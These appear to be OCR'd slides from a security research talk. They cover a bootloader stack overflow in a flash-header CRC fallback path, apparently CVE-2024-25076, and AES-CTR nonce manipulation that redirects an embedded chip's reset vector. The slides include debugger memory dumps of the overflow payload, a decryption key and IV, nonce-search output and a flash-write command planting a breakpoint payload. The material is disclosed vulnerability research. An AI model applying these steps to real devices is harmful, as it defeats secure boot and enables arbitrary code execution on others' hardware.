
```
// read the entire backup header, including the stored CRC at the end
QSPI_Get_Read_Result(backup_product_header_buff, product_header_length + 2);
```

This one was trying its very best to be useful

```
product_header_length = flash_cfg_len + 0x16;
```

```
// check the first Flash Product Header (0x0) calculated CRC against the value stored in the Flash Product Header
is_valid = QSPI_read_header_check_crc(configuration_script_ptr->flash_header_ptr, product_header_length);// <--⭐✅ THIS ONE
if ( is_valid != 1 )  // if the first Flash Product Header CRC check fails, check the next at offset 0x1000 in QSPI
{
  QSPI_Cycle_CS();   // begin process to check backup Flash Product Header
  // read the flash config length from the next header in QSPI (0x1000 + 0x14)
  QSPI_Send_Read_Request(3, configuration_script_ptr->flash_header_ptr + 0x1014);
  QSPI_Get_Read_Result((char *)&flash_cfg_len, 2u);
  QSPI_reset();
  product_header_length = flash_cfg_len + 0x16;// calculate the entire length for the CRC check
  // check the second Flash Product Header (0x1000) CRC against the stored CRC value
  is_valid = QSPI_read_header_check_crc(configuration_script_ptr->flash_header_ptr + 0x1000,flash_cfg_len + 0x16);// <--⭐LARGE VALID HEADER
  // if the second Flash Product Header CRC fails, indicate as such and return to caller
  if ( is_valid != 1 )
  {…
  }
  // at this point the first header has failed CRC and the second has passed
  // read the backup buffer and write it to the primary location
  QSPI_Cycle_CS();
  // initiate a QSPI read at the start of the backup Flash Product Header (0x1000)
  QSPI_Send_Read_Request(3, configuration_script_ptr->flash_header_ptr + 0x1000);
  // read the entire backup header, including the stored CRC at the end
  QSPI_Get_Read_Result(backup_product_header_buff, product_header_length + 2); // I AM THE APP NOW❌⭐
  QSPI_reset();
  WDOG_feed_ff_();
  QSPI_Cycle_CS();
  QSPI_sector_erase(configuration_script_ptr->flash_header_ptr);// erase the primary product header at 0x0
  WDOG_feed_ff_();
```

Example Infinite Loop Payload



```
J-Link>setbp 0x1082 <--- vulnerable call
Breakpoint set @ addr 0x00001082 (Handle = 2)
J-Link>go
```

```
CPU is halted (PC = 0x00001082).
J-Link>regs
PC = 00001082, CycleCnt = 00EAAFB6
R0 = 2003FEDC, R1 = 00003149, R2 = 00003149, R3 = 2003FEDC
R4 = 00000000, R5 = 00000000, R6 = 00000000, R7 = 2003FED0
R8 = 9220C050, R9 = D08C106E, R10= 20030000, R11= 00000000
R12= ABA08801
SP(R13)= 2003FED0, MSP= 2003FED0, PSP= 00000000, R14(LR) = 00001F3F
```

Before Overflow

```
J-Link>mem32 2003FED0,0x100
2003FED0 = 2003C944 2003C954 4EE54BA6 33333131
2003FEE0 = 33333131 33333131 33333131 33333131
2003FEF0 = 33333131 33333131 33333131 33333131
2003FF00 = 33333131 33333131 33333131 33333131
2003FF10 = 33333131 33333131 33333131 33333131
2003FF20 = 33333131 33333131 33333131 33333131
2003FF30 = 33333131 33333131 33333131 33333131
2003FF40 = 33333131 33333131 33333131 33333131
2003FF50 = 33333131 33333131 33333131 33333131
2003FF60 = 33333131 33333131 33333131 33333131
2003FF70 = 33333131 33333131 33333131 10333131
2003FF80 = 33333131 2003FF88 2003FFB0 FFFFFFB8
2003FF90 = 00000001 E000E100 00010000 00000001
2003FFA0 = ABA08801 000025DB 000026BE 29000000
2003FFB0 = 00010000 2003C954 ABA08801 006025DB
2003FFC0 = 2003FFC8 00002863 2003FFF0 2003C954
2003FFD0 = 00000001 00000000 00010000 31310001
2003FFE0 = ABA08801 01003147 2003FFF0 000017D9
2003FFF0 = 00000000 00000000 00000000 000001BB
20040000 = BF00BF00 BF00BF00 E7FEBF00 A0F10400
20040010 = 33338047 33333131 33333131 33333131
```

Original Return

After Overflow

```
J-Link>mem32 2003FED0,0x100
2003FED0 = 2003C944 2003C954 4EE54BA6 33333131
2003FEE0 = 33333131 33333131 33333131 33333131
2003FEF0 = 33333131 33333131 33333131 33333131
2003FF00 = 33333131 33333131 33333131 33333131
2003FF10 = 33333131 33333131 33333131 33333131
2003FF20 = 33333131 33333131 33333131 33333131
2003FF30 = 33333131 33333131 33333131 33333131
2003FF40 = 33333131 33333131 33333131 33333131
2003FF50 = 33333131 33333131 33333131 33333131
2003FF60 = 33333131 33333131 33333131 33333131
2003FF70 = 33333131 33333131 33333131 33333131
2003FF80 = 33333131 33333131 33333131 33333131
2003FF90 = 33333131 33333131 33333131 33333131
2003FFA0 = 33333131 33333131 33333131 33333131
2003FFB0 = 33333131 33333131 33333131 33333131
2003FFC0 = 33333131 33333131 33333131 33333131
2003FFD0 = 33333131 33333131 33333131 84C00000
2003FFE0 = AA002000 A8A5CCBB 00000066 2004000B
2003FFF0 = 24070001 24242424 BF00BF00 BF00BF00
20040000 = BF00BF00 BF00BF00 E7FEBF00 A0F10400
20040010 = 33338047 33333131 33333131 33333131
```

Payload Return

```
J-Link>setbp 0x1140 <--- function exit
Breakpoint set @ addr 0x00001140 (Handle = 1)
```

```
PC = 00001140, CycleCnt = 02ACD568
R0 = 00000031, R1 = 00000002, R2 = 00000010, R3 = 38000000
R4 = 00000000, R5 = 00000000, R6 = 00000000, R7 = 2003FFE8
R8 = 9220C050, R9 = D08C106E, R10= 20030000, R11= 00000000
R12= ABA08801
SP(R13)= 2003FFE8, MSP= 2003FFE8, PSP= 00000000, R14(LR) = 0000113B
J-Link>mem32 2003FFE8,0x20
2003FFE8 = 00000066 2004000B 24070001 24242424
2003FFF8 = BF00BF00 BF00BF00 BF00BF00 BF00BF00
20040008 = E7FEBF00 A0F10400 33338047 33333131
20040018 = 33333131 33333131 33333131 33333131
20040028 = 33333131 33333131 33333131 33333131
20040038 = 33333131 33333131 33333131 33333131
20040048 = 33333131 33333131 33333131 33333131
20040058 = 33333131 33333131 33333131 33333131
J-Link>s
00001140:   80 BD             POP       {R7,PC}
```

```
J-Link>regs
PC = 2004000A, CycleCnt = 02ACD570
R0 = 00000031, R1 = 00000002, R2 = 00000010, R3 = 38000000
R4 = 00000000, R5 = 00000000, R6 = 00000000, R7 = 00000066
R8 = 9220C050, R9 = D08C106E, R10= 20030000, R11= 00000000
R12= ABA08801
SP(R13)= 2003FFF0, MSP= 2003FFF0, PSP= 00000000, R14(LR) =
J-Link>s
2004000A:   FE E7             B         #-0x04
J-Link>s
2004000A:   FE E7             B         #-0x04
```

CVE-2024-25076

```
    QSPI_Read_Product_Headers((struct_configuration_script_ptr *)&configuration_script, product_img_offsets);
  }
  while ( BYTE1(configuration_script) != 1 );
  WDOG_feed_ff();
  if ( check_current_fw_addr_and_update_addr(product_img_offse
  {
    if ( !SECUREBOOT_check_and_validate(
            product_img_offsets[1],
            (FW_ImageHeader *)&dword_2003C950,
            (int)product_img_offsets,
            (struct_configuration_script_ptr *)&configuration_script) )// / returns 1 if secure boot is not enabled
    {
      QSPI_process_product_update((struct_configuration_script_ptr *)&configuration_script, product_img_offsets);// re
      WDOG_Pet_1c34();
    }
  }                                             // no update path
                                                // this returns 0 from [0] offset check
                                                //   if ( !(*qspi_data_value_ptr)[0] )
                                                //     return 0;
  else if ( !SECUREBOOT_check_and_validate(
              product_img_offsets[0],
              (FW_ImageHeader *)&dword_2003C950,
              (int)product_img_offsets,
              (struct_configuration_script_ptr *)&configuration_script) )// returns 1 if secure boot is not enabled
  {
    WDOG_Pet_1c34();                            // we hit this
  }
  SECUREBOOT_CHECK_key_revocation(dword_2003C950);
  sub_A6E((struct_configuration_script_ptr *)&configuration_script, product_img_offsets);
  WDOG_feed_ff();
  if ( !SECUREBOOT_CHECK_setup_QSPIC_CTR_195C(
          (struct_configuration_script_ptr *)&configuration_script,
          product_img_offsets) )
    WDOG_Pet_1c34();
  OTPC_standby();
  Cache_setup_qspi_cache(dword_2003C950, product_img_offsets);
  write_to_sysram(dword_2003C950, product_img_offsets);
  return RESET_to_REMAP_ADR_val(2u);            // SW Reset to QSPI Flash
}
```

ENCRYPTION

Key Indexes
- Index into OTP for encryption engine

Nonce
- User defined Nonce
- Avoid IV reuse

AES-CTR mode enables fast/arbitrary block decryption
AES-CTR provides no auth (malleable)

“A CORRUPTED NONCE COULD NOT BE USED TO EXECUTE ARBITRARY CODE, RIGHT? “

ME, PROBABLY

THIS WILL NEVER WORK

First blocks of the encrypted image:

```
                [   Stack Pointer    ] [   Reset Vector   ]
00000000  a4 69 b0 85 8e ba 5b b1-fb d1 03 c1 d7 c9 0f 67
```

Key: FAA30A7DCC58C862576C486BC858DBDCDE88B6DDE0612E8C3D292A30D6447B02

IV: 59CD394A2E99EE4B000000000000000

AES-CTR

```
00000000  60 82 00 20 01 02 00 00-d9 03 00 20 f1 03 00 20
```

Where could the Reset Vector point to?

QSPI Flash mappings are quite large...

```
QSPI FLASH (Code)   0x16000000 0x16800000
QSPI FLASH (System) 0x36000000 0x36800000
```

BACK OF THE NAPKIN HACKING

Quick test script

- **Decrypt a known initial block using a known Nonce/Key**
- **Iterate over Nonce changes**

```
Key                 - FAA30A7DCC58C862576C486BC858DBDCDE88B6DDE0612E8C3D292A30D6447B02
IV(Nonce+Counter)   - 01020304050607080000000000000000
Encrypted Value     - 5D10BBDA05498A9200878AE0A92E56DF
```

BACK OF THE NAPKIN HACKING

```
└─[$]> python nonce_hunt\ copy.py FAA30A7DCC58C862576C486BC858DBDCDE88B6DDE0
Searching by byte
potential iv 0192030405060708000000000000000000 - SP dd7ea2fd Reset 362cf679
potential iv 01020304050c0708000000000000000000 - SP dbdbbef4 Reset 36706836
searching by 4byte blocks
potential iv 0192030405060708000000000000000000 - SP dd7ea2fd Reset 362cf679
potential iv 0282030405060708000000000000000000 - SP 69b0b6c7 Reset 3634e178
potential iv 050a030405060708000000000000000000 - SP c20a37db Reset 161b2fee
potential iv 0572030405060708000000000000000000 - SP fe4dc684 Reset 160d9b52
potential iv 0648030405060708000000000000000000 - SP 01eb79c4 Reset 367e69ee
potential iv 0682030405060708000000000000000000 - SP 8d43ae5b Reset 1602df1d
potential iv 06ea030405060708000000000000000000 - SP 3fdf567f Reset 164b236f
potential iv 0815030405060708000000000000000000 - SP 9093b11d Reset 16545aaf
potential iv 0844030405060708000000000000000000 - SP 1f25dbbf Reset 160aaea2
potential iv 098a030405060708000000000000000000 - SP 8657becd Reset 3627840e
```

IV = Nonce + Block Counter

BACK OF THE NAPKIN HACKING

Modified Nonce

```
01920304050607080000000000000000 - SP dd7ea2fd Reset 362cf679
```

Break Payload

```
cli_programmer.exe COM6 write_qspi_bytes 0x2cf679 0xbe 0xff
```

Reset/Halt


```
J-Link>r
Reset delay: 0 ms
Reset type NORMAL: Resets core & peripherals via SYSRESETREQ & VECTRESET bit.
Reset: Halt core after reset via DEMCR.VC_CORERESET.
Reset: Reset device via AIRCR.SYSRESETREQ.
J-Link>mem32 0,2
00000000 = DD7EA2FD 362CF679  <----- our reset value
```

Break

```
J-Link>s
362CF678:    FF BE                    BKPT      #255
```

T-bit of XPSR is 0 but should be 1. Changed to 1

STILL NOT CONVINCED




STILL NOT CONVINCED

Too complex to apply to a locked down target with zero knowledge?

How to detect code exec?


- <u>easy!</u>
  - fill entire unused flash space with NOPs
  - monitor SPI address access




